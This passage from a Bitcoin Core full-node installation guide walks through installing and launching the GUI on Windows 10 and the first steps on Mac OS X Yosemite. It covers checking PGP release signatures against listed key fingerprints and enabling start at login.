


After the download is complete, you may use Bitcoin Core as your wallet, or you can just let it run to help support the Bitcoin network.

72.9.4.2. Optional: Start Your Node At Login

Starting your node automatically each time you log in to your computer makes it easy for you to contribute to the network. The easiest way to do this is to tell Bitcoin Core GUI to start at login.

While running Bitcoin Core GUI, open the Settings menu and choose Options. On the Main tab, click Start Bitcoin on system login. Click the Ok button to save the new setting.



The next time you log in to your desktop, Bitcoin Core GUI will automatically start as an icon in the tray.


You have now completed installing Bitcoin Core.

To support the Bitcoin network, you also need to allow incoming connections. Please read the Network Configuration section for details.

72.9.5. Windows 10

Instructions for Bitcoin Core 0.14.2 on Windows 10

Go to the [Bitcoin Core download](https://bitcoin.org/en/download) page and verify you have made a secure connection to the server.



Click the large blue Download Bitcoin Core button to download the Bitcoin Core installer to your desktop.

Optional: Verify the release signatures

If you know how to use PGP, you should also click the Verify Release Signatures link on the download page to download a signed list of SHA256 file hashes. The 0.11 and later releases are signed by Wladimir J. van der Laan's releases key with the fingerprint:

✿ 01EA 5486 DE18 A882 D4C2 6845 90C8 019E 36C2 E964

Earlier releases were signed by Wladimir J. van der Laan's regular key. That key's fingerprint is:

✿ 71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6

Even earlier releases were signed by Gavin Andresen's key. His primary key's fingerprint is:

✿ 2664 6D99 CBAE C9B8 1982 EF60 29D9 EE6B 1FC7 30C1

It would be best to verify these keys belong to their owners using the web of trust or other trustworthy means. Then use PGP to verify the signature on the release signatures file. Finally, use PGP or another

utility to compute the SHA256 hash of the archive you downloaded and ensure the computed hash matches the hash listed in the verified release signatures file.

After downloading the file to your desktop or your Downloads folder (C:\Users\\Downloads), run it by double-clicking its icon. Windows will ask you to confirm that you want to run it. Click Yes, and the Bitcoin installer will start. It's a typical Windows installer, and it will guide you through the decisions you need to make about installing Bitcoin Core.




To continue, choose one of the following options.


1. If you want to use the Bitcoin Core Graphical User Interface (GUI), proceed to the [Bitcoin Core GUI](#) below.
2. If you want to use the Bitcoin Core daemon (bitcoind), which is useful for programmers and advanced users, proceed to the [Bitcoin Core Daemon](#) section below.
3. To want to use both the GUI and the daemon, read both the [GUI instructions](#) and the [daemon instructions](#). Note that you can't run both the GUI and the daemon simultaneously using the same configuration directory.

72.9.5.1. Bitcoin Core GUI


Press the Windows key (⊞ Win) and start typing “bitcoin.” When the Bitcoin Core icon appears (as shown below), click on it.




You will be prompted to choose a directory to store the Bitcoin blockchain and your wallet. Unless you have a separate partition or drive you to use, click Ok to use the default.



Your firewall may block Bitcoin Core from making outbound connections. It's safe to allow Bitcoin Core to use all networks. (Note: you will still need to configure inbound connections as described later in the Network Configuration section.)



Bitcoin Core GUI will begin to download the blockchain. This step will take at least several days, and it may take much more time on a slow Internet connection or with a slow computer. During the download, Bitcoin Core will use a significant part of your connection bandwidth. You can stop Bitcoin Core at any time by closing it; it will resume from the point where it stopped the next time you start it.




After the download is complete, you may use Bitcoin Core as your wallet, or you can just let it run to help support the Bitcoin network.

72.9.5.2. Optional: Start Your Node At Login

Starting your node automatically each time you log in to your computer makes it easy for you to contribute to the network. The easiest way to do this is to tell Bitcoin Core GUI to start at login.

While running Bitcoin Core GUI, open the Settings menu and choose Options. On the Main tab, click Start Bitcoin on system login. Click the Ok button to save the new settings.



The next time you log in to your desktop, Bitcoin Core GUI will automatically start minimizing in the taskbar.

Warning: to prevent data corruption, do not force shutdown your computer from the Windows shutdown screen when you have Bitcoin Core running.


You have now completed installing Bitcoin Core. If you have any questions, please ask in one of Bitcoin's many communities, such as Bitcoin StackExchange, BitcoinTalk technical support, or the #bitcoin IRC chatroom on Freenode.

To support the Bitcoin network, you also need to allow incoming connections. Please read the Network Configuration section for details.

72.9.6. Mac OS X Yosemite 10.10.x

Instructions for Bitcoin Core 0.14.2 on Mac OS X Yosemite

Go to the Bitcoin Core download page and verify you have made a secure connection to the server.



Latest version: 0.11.0 

Click the large blue Download Bitcoin Core button to download the Bitcoin Core installer to your Downloads folder.

Optional: Verify the release signatures

If you know how to use PGP, you should also click the Verify Release Signatures link on the download page to download a signed list of SHA256 file hashes. The 0.11 and later releases are signed by Wladimir J. van der Laan's releases key with the fingerprint:

✿ 01EA 5486 DE18 A882 D4C2 6845 90C8 019E 36C2 E964

Earlier releases were signed by Wladimir J. van der Laan's regular key. That key's fingerprint is:

✿ 71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6

Even earlier releases were signed by Gavin Andresen's key. His primary key's fingerprint is:

✿ 2664 6D99 CBAE C9B8 1982 EF60 29D9 EE6B 1FC7 30C1

You should verify these keys belong to their owners using the web of trust or other trustworthy means. Then use PGP to verify the signature on the release signatures file. Finally, use PGP or another utility to compute


the SHA256 hash of the archive you downloaded and ensure the computed hash matches the hash listed in the verified release signatures file.

After downloading the file to your Downloads folder (/Users//Downloads), run it by double-clicking its icon. OS X will open a Finder window for you to drag Bitcoin Core to your Applications folder.




72.9.6.1. Bitcoin Core GUI


The first time running Bitcoin Core, Mac OS X will ask you to confirm that you want to run it:



You will be prompted to choose a directory to store the Bitcoin blockchain and your wallet. Unless you have a separate partition or drive you to use, click Ok to use the default.



